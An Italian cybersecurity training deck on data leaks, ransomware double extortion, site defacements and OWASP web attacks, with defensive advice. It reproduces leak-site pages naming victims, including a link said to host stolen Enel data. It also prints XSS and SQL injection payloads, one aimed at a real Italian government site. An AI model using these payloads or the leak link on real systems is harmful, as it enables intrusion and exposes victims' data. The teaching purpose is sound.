
# Data leak

- Sono sempre esistiti ma oggi sembra essere diventata una moda
- È nato un mercato di nicchia in forte crescita
- I black market sono migrati dal dark al deep web e a Telegram
- Prezzi sempre più accessibili




## Quali dati in vendita? Ma soprattutto, sono sempre in vendita?

- Dati anagrafici
- Email
- Credenziali
- Carte di credito
- Metadati: *chi ha fatto cosa, quando e in quali circostanze*




# Double extortion



The screenshot shows a web browser window with the address bar containing a long URL. The page title is "Comune di Brescia". The content includes a search bar, a URL field with the link <https://www.comune.brescia.it>, and a "Details" section. The details section contains a paragraph in Italian: "L'accesso agli atti del Comune si esercita mediante esame ed estrazione di copia. L'esame dei documenti è gratuito, mentre il rilascio di copia è subordinato al rimborso dei costi di riproduzione (10 centesimi di euro per foglio A4 e 20 centesimi di euro per foglio A3), salve le disposizioni vigenti in materia di bollo. La richiesta di accesso deve essere motivata." Below this is an "Images:" section and an "Example files:" section listing various accounting files with their sizes, such as "Accounting pt1.7z.001 (102400Kb)".

Dopple Ransomware



The screenshot shows a web browser window with the address bar containing a URL. The page features the "AVADDON RANSOMWARE" logo and navigation links for "Main", "Full dump", and "Contact Us". The main content is titled "COMUNE DI VILAFRANCA D'ASTI" and is categorized under "New companies". It lists several companies with their details and "Next update" times, each accompanied by a red "DDOS" button. The companies listed are: Oritani - Valley Bank, Quad State Gauging & Measurement, Talma Servicios Aeroportuarios, Sandlin Homes, TIMPANOGOS HARLEY-DAVIDSON, Al Imtiaz Investment Company - K.S.C, and Estendo S.p.A. The details for "COMUNE DI VILAFRANCA D'ASTI" are: Company: COMUNE DI VILAFRANCA D'ASTI, Address: VIA ROMA 50 VILAFRANCA D'ASTI, ASTI, 14018 Italy, Website: www.comune.villafrancadasti.at.it, Email: info@comune.villafrancadasti.at.it, villafranca.dasti@cert.ruparpiemonte.it, Phone: +39-0141943071, Files: www.comune.villafrancadasti.at.it\_FDump.7 136.4 MiB. A paragraph states: "COMUNE DI VILAFRANCA D'ASTI, the company does not want to cooperate with us, and therefore we completely leak all their valuable files and documents." Below this, it says: "We have all your valuable documents: financial documents, agreements, contracts, banking, payments, applications and permits, ID cards, medical records, personal documents and much more." On the right side, there is a "Full dumps" section listing various companies and their published data sizes, such as "EVGA" (16.69 GiB), "Vistex" (122.52 GiB), "Letton Percival" (977.01 MiB), "SL Corporation" (31.37 GiB), "Henry Oil & Gas" (40.56 GiB), "PT Angkasa Pura I" (19.13 GiB), "ACER FINANCE" (40.8 GiB), and "NIJMAN / ZEETANK".

Avaddon Ransomware

# Recenti leak con pubblica minaccia di estorsione

Fondazione Arena di Verona - Full dump (100%)  
<https://www.arena.it/>

admin, Cryptoransomware,

---

## Total Info

Phone: +39 045 6005151  
 Fax: +39 045 8013287  
 Email: [sovrintendenza@arenaverona.it](mailto:sovrintendenza@arenaverona.it)  
 Address: Via dietro Anfiteatro 6/b , 37121 Verona

---

## Proofs

Filarmonico.zip  
 Lettere.zip  
 Commerciale 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34  
 35 36 37 38 39 40 41 42 43 44 45

Enel Group (www.enel.com)

Secret data: <https://e.pcloud.link/publink/> Password:  **THE SECRET DATA IS PUBLISHED**

FIRST PART OF DATA <https://e.pcloud.link/publink/show?code=XZbKy7Zalnk6Fh3dhY0YiqXdnh0BY2Jfk>  
 Around 5 TB of data stolen from Enel Group aka Enel S.p.A  
 In 7 days we will publish first part and start analyze every file for interesting things that will be posted here.

ALTRE	Backup GX-OPO	Energy_Market_Projects
AUGUSTA	Chile	Compartir
BARI	Colombia	Facturi_Image_Trust
BASTARDO	D	Compartir
BERGAMO	DOCS	Juridic
BOLOGNA	Dossier Impianti	Compartir
BOLZANO	E	ND_Logistica
BRINDISI	F	Compartir
CENTRO_EP	FRANCE	PM&Controlling
COAL_BRINDISI	GREECE	Compartir
COAL_FUSINA	ITALY	Security
COAL_LIGURIA	ITALY2	Compartir
COAL_SULCIS	ITALY2	smcd_mt-jt
COAL_TORRE_NORD	m	Compartir
CUNEO	Migrazione_Barbieri	SSP_Giurgiu
DOMODOSSOLA	Migrazione_Procurement	Compartir
EMILIA_TOSCANA_EP	MIGRAZIONE_SIPAD_LH	EnergyManagement
ER_TO_MA_EGP	Migrazione_Sterpilla	Compartir
FUSINA	mig_grinpad	Innovation&bd
GENOVA	OEM_LH_LATAM	Compartir
GEO	ROMANIA	Marketing-PM
GEO_BIOMASSE	Z	Compartir
HYDRO_NC_BOLOGNA		PE_Giurgiu
HYDRO_NC_CAGLIARI		Compartir
		regiunea_muntenia
		Compartir
		SGO_Giurgiu
		Compartir
		Special_request_administration
		Compartir
		Supply

## CORPORATE LEAKS

HOME | ACTIVE | FINISHED | ABOUT | CONTACT

### Luxottica. Part 3, 4, 5, other 1. 0

Posted on November 7, 2020 by site\_admin

[LUXOTICA\\_Human\\_Resource\\_part\\_3\\_filelist.txt](#)  
[LUXOTICA\\_banking\\_part\\_4\\_filelist.txt](#)  
[LUXOTICA\\_e\\_com\\_part\\_5\\_filelist.txt](#)  
[LUXOTICA\\_other\\_part\\_1\\_filelist.txt](#)  
[LUXOTICA\\_Human\\_Resource\\_part\\_3.rar](#)  
[LUXOTICA\\_banking\\_part\\_4.rar](#)  
[LUXOTICA\\_e\\_com\\_part\\_5.rar](#)  
[LUXOTICA\\_other\\_part\\_1.rar](#)

Luxottica Group S.p.A. is an Italian eyewear conglomerate and the world's largest company in the eyewear industry. It is based in Milan, Italy.

As a vertically integrated company, Luxottica designs, manufactures, distributes and retails its eyewear brands, including LensCrafters, Sunglass Hut, Apex by Sunglass Hut, Pearle Vision, Target Optical, Eyemed vision care plan, and Glasses.com. Its best known brands are Ray-Ban, Persol, and Oakley.

Luxottica also makes sunglasses and prescription frames for designer brands such as Chanel, Prada, Giorgio Armani, Burberry, Versace, Dolce and Gabbana, Miu Miu and Tory Burch.

In January 2017, Luxottica announced a merger with Essilor. The combined entity would




# Ransomware + data leak

I ransomware sono noti per la cifratura dei dati e la conseguente richiesta di riscatto per liberarli. Di recente si è parlato di data leak causato dai ransomware **Maze**, **NetWalker** e **Nefilim**, ma la realtà è diversa, il Cert-AgID ha analizzato i sample nel dettaglio e dimostrato che questi ransomware non dispongono di alcuna componente in grado di esfiltrare i dati.

**Maze:** <https://cert-agid.gov.it/news/il-ransomware-maze-chiude-era-davvero-in-grado-di-esfiltrare-dati/>

**NetWalker:** <https://cert-agid.gov.it/news/netwalker-il-ransomware-che-ha-beffato-lintera-community/>


**Nefilim:** <https://cert-agid.gov.it/news/il-ransomware-nefilim/>



# Fake breach e leak

Publicazione parziale di dati riciclati da altri leak. La procedura di estorsione resta identica a quella dei casi reali.

E' successo al dipartimento di polizia di Minneapolis, ma a seguito delle analisi è emerso che 659/689 account erano parte del «dump» di LinkedIn del 2012.



# Problemi per le vittime, risorse per gli attaccanti


search...

Home News Events Archive Archive Onhold Notify Stats Register Login

NOTIFIER:  DOMAIN:

Special defacements only  Fulltext/Wildcard  Onhold (Unpublished) only

Date: ALL

Total notifications: 1,792 of which 737 single ip and 1,055 mass defacements

Legend:  
H - Homepage defacement  
M - Mass defacement (click to view all defacements of this IP)  
R - Redefacement (click to view all defacements of this site)  
L - IP address location  
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2021-04-10	Royal Batler BD		M				gov.it/image...	Linux	mirror
2021-03-20	Moroccan Revolution			R			cbetta.gov.it/...	Win 2012	mirror
2021-03-08	SeRaVo BlackHaT			R			ra.gov.it/im...	Linux	mirror
2021-02-25	SeRaVo BlackHaT			R			loridia.gov.l...	Linux	mirror
2021-01-02	Royal Batler BD			R			simeno.gov.it/...	Linux	mirror
2020-12-11	PikunPeOple	H						Linux	mirror
2020-10-27	Trengalek Cyber Army						.it/images/...	Linux	mirror
2020-09-29	SeRaVo BlackHaT			R			ov.it/joomla/...	Linux	mirror
2020-06-21	MiSh						gov.it/kroos.jpg	Linux	mirror
2020-05-20	JavidH373						.it/images/H3...	Linux	mirror
2020-04-23	moncet		M				modo.gov.it/m...	FreeBSD	mirror
2020-04-03	ErrOr Squad						gov.it/BD.txt	Linux	mirror
2020-04-01	Mr.dexter.305			M	R		/doc/traspa...	Linux	mirror
2020-03-30	Paraná Cyber Mafia		H	R			edera.gov.it	Linux	mirror
2020-03-25	ErrOr Squad						ra.gov.it/im...	Linux	mirror
2020-03-16	Mamad Warning		H				ri.gov.it	Win 2012	mirror
2020-03-16	Mamad Warning		H				ivina.gov.it	Win 2012	mirror
2020-03-16	Mamad Warning		H	M			salerno.gov.it	Win 2012	mirror
2020-03-13	„Cyber0t						cbetta.gov.it/...	Win 2012	mirror
2020-02-24	SeRaVo BlackHaT			R			loridia.gov.l...	Linux	mirror
2020-02-22	Paraná Cyber Mafia		H	M	R		ovs.it	Linux	mirror
2020-02-22	Paraná Cyber Mafia		H	M	R			Linux	mirror
2020-02-22	Paraná Cyber Mafia		H	M	R		.gov.it	Linux	mirror
2020-02-22	Paraná Cyber Mafia		H	M	R		ttico.gov.it	FreeBSD	mirror
2020-02-22	Paraná Cyber Mafia		H	M	R		apoli.gov.it	FreeBSD	mirror

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

DISCLAIMER: all the information contained in Zone-H's cybercrime archive were either collected online from public sources or directly notified anonymously to us. Zone-H is neither responsible for the reported computer crimes nor it is directly or indirectly involved with them. You might find some offensive contents in the mirrored defacements. Zone-H didn't produce them so we cannot be responsible for such contents. [Read more](#)

Home News Events Archive Archive Onhold Notify Stats Register Login Disclaimer Contact

Attribution-NonCommercial-NoDerivs 3.0 Unported License

OpenBugBounty.org > [OBB-1032371](#)

## rica.crea.gov.it Cross Site Scripting Vulnerability Report ID: OBB-1032371

Security Researcher [Oxrocky](#), a holder of 8 badges for responsible and coordinated disclosure, found Cross Site Scripting security vulnerability affecting [rica.crea.gov.it](#) website and its users.

Following the coordinated and responsible vulnerability disclosure guidelines of the [ISO 29147](#) standard, Open Bug Bounty has:

- a. verified the vulnerability and confirmed its existence;
- b. notified the website operator about its existence.

Affected Website:	<a href="#">rica.crea.gov.it</a>
Open Bug Bounty Program:	<a href="#">Create your bounty program now</a> . It's open and free.
Vulnerable Application:	Custom Code
Vulnerability Type:	<a href="#">XSS (Cross Site Scripting)</a> / CWE-79
CVSSv3 Score:	6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]
Disclosure Standard:	Coordinated Disclosure based on <a href="#">ISO 29147</a> guidelines
Discovered and Reported by:	<a href="#">Oxrocky</a>
Remediation Guide:	<a href="#">OWASP XSS Prevention Cheat Sheet</a>
Export Vulnerability Data:	<a href="#">Bugzilla Vulnerability Data</a> <a href="#">JIRA Vulnerability Data [ Configuration ]</a> <a href="#">Mantis Vulnerability Data</a> <a href="#">Splunk Vulnerability Data</a> <a href="#">XML Vulnerability Data [ XSD ]</a>

### Vulnerable URL:

```
https://rica.crea.gov.it/search.php?search_term="<video
src=1 href=1
onerror="javascript:alert('OPENBUGBOUNTY')"></video>
```

UNIONE EUROPEA  
Fondo sociale europeo  
Next Europe 40 Days Program

Agencia per la  
Coordinazione  
Territoriale

Presidenza del Consiglio dei Ministri  
Dipartimento della  
Funzione Pubblica

PON  
GOVERNANCE  
E CAPACITÀ  
ISTITUZIONALE  
2014-2020

AGID  
Agenzia per  
l'Italia Digitale

# Web Application Attack

Le applicazioni web sono in grado di fornire risposte (informazioni) alle richieste dei visitatori grazie all'uso dei database. Se l'applicazione risulta essere vulnerabile l'intera base dati sarà esposta a rischio.

## Gli attacchi più frequenti

Top 10 owasp: <https://owasp.org/www-project-top-ten/>

- SQL injection
- Sensitive Data Exposure
- Cross-Site Scripting (XSS)
- . . . .
- . . .
- ..

### Top 10 Web Application Security Risks

1. **Injection.** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication.** Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
3. **Sensitive Data Exposure.** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. **XML External Entities (XXE).** Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
5. **Broken Access Control.** Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
6. **Security Misconfiguration.** Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/updated in a timely fashion.
7. **Cross-Site Scripting (XSS).** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
8. **Insecure Deserialization.** Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
9. **Using Components with Known Vulnerabilities.** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
10. **Insufficient Logging & Monitoring.** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

# Perché esistono ancora queste vulnerabilità?

- Perché l'obiettivo è quello di erogare un servizio e non di metterlo in sicurezza.
- Perché sviluppare in sicurezza richiede più tempo (+ righe di codice).
- Perché il VA/PT non viene quasi mai richiesto.
- Perché chi effettua un VA/PT si attende un «OK» che li sollevi a vita da ogni responsabilità.
- Perché i CMS non vengono aggiornati.
- Perché si fa abuso di plugin di terze parti, spesso obsoleti e/o non mantenuti.

# SQL injection

I dati passati in input da un utente malintenzionato possono interferire con le query che l'applicativo effettua al proprio database e di conseguenza restituire informazioni senza adeguata autorizzazione.

## Un esempio

GET: `https://insecure-hospital.com/progetti?categoria=covid`

SQL: `SELECT * FROM progetti WHERE categoria = 'covid' AND visibile = 1`

*visibile = 1 mostra solo i progetti che possono essere visibili al pubblico*

GET: `https://insecure-hospital.com/progetti?categoria=covid'--`

SQL: `SELECT * FROM progetti WHERE categoria = 'covid'--' AND visibile = 1`

*-- commento in SQL*



SQL: `SELECT * FROM progetti WHERE categoria = 'covid'`


*restituirà in output tutti i progetti, compresi quelli con flag visibile = 0*

# Sensitive Data Exposure

La priorità dello sviluppatore è quella di produrre un'applicazione funzionante, la sicurezza è (quasi) sempre pianificata come step successivo ed alla fine dimenticata, ignorata o fatta male a discapito della protezione dei dati e dei suoi utenti.

## Un esempio

- API token esposti nel codice sorgente
- Informazioni sensibili trasmesse o memorizzate in chiaro
- Credenziali deboli
- Cartelle annidate o sottodomini dimenticati



**Index of /admin/backup**

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>			-
 <a href="#">FTP_ls.log</a>	2020-04-27 09:20	63K	
 <a href="#">database_connect.php</a>	2020-04-27 09:20	300	
 <a href="#">db_dump.sql</a>	2020-04-27 09:21	96K	
 <a href="#">old_pass.txt</a>	2020-04-27 09:22	6.3K	

*Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.5 Server at 127.0.0.1 Port 80*

# Cross-Site Scripting (XSS) Reflected o Persistent

Attacchi che sfruttano le debolezze di sicurezza insite nel codice dell'applicazione web per eseguire Javascript lato client.

L'input utente viene incluso nella pagina **senza validarne** il contenuto, il codice arbitrario viene eseguito consentendo all'aggressore di controllare il browser oppure, ove possibile, di utilizzare la sessione della vittima nel contesto dell'applicativo.

## Un esempio

```
GET: https://insecure-hospital.com/search?text=covid  
RES: <p>Search: covid</p>
```

```
GET: https://insecure-hospital.com/search?text=<script>alert(document.cookie)</script>  
RES: PHPSESSID=qd66IO8djbtu823gr82c90vbt4
```



# Proteggersi da questi attacchi?

Antivirus e protezioni perimetrali non sono sufficienti a contrastare le minacce appena descritte.

## Quindi, cosa possiamo fare?

- Formare e sensibilizzare gli sviluppatori sui rischi legati a queste tipologie di vulnerabilità (rif. OWASP).
- Mantenere i framework aggiornati all'ultima release. Limitare l'uso di plugin di terze parti.
- Sfruttare al meglio i vantaggi della crittografia per memorizzare i dati nel DB e per la trasmissione delle informazioni.
- Effettuare periodicamente code review e VA/PT.
- Schedulare un processo di backup.

# Come procedere se un attacco è andato a buon fine?

- Gestire l'incidente con il supporto di un team di esperti;
- Identificare ed analizzare la natura della violazione;
- Determinare la tipologia e la quantità dei dati eventualmente compromessi;
- Rilevare la possibilità di esfiltrazione;
- Predisporre un piano di remediation;
- Rilevare ed acquisire le evidenze informatiche;
- Estrapolare gli indicatori di compromissione (IoC);
- Utilizzare gli IoC per individuare ulteriori minacce della stessa tipologia;
- Valutare se e con chi condividere gli artefatti.

**GRAZIE PER L'ATTENZIONE**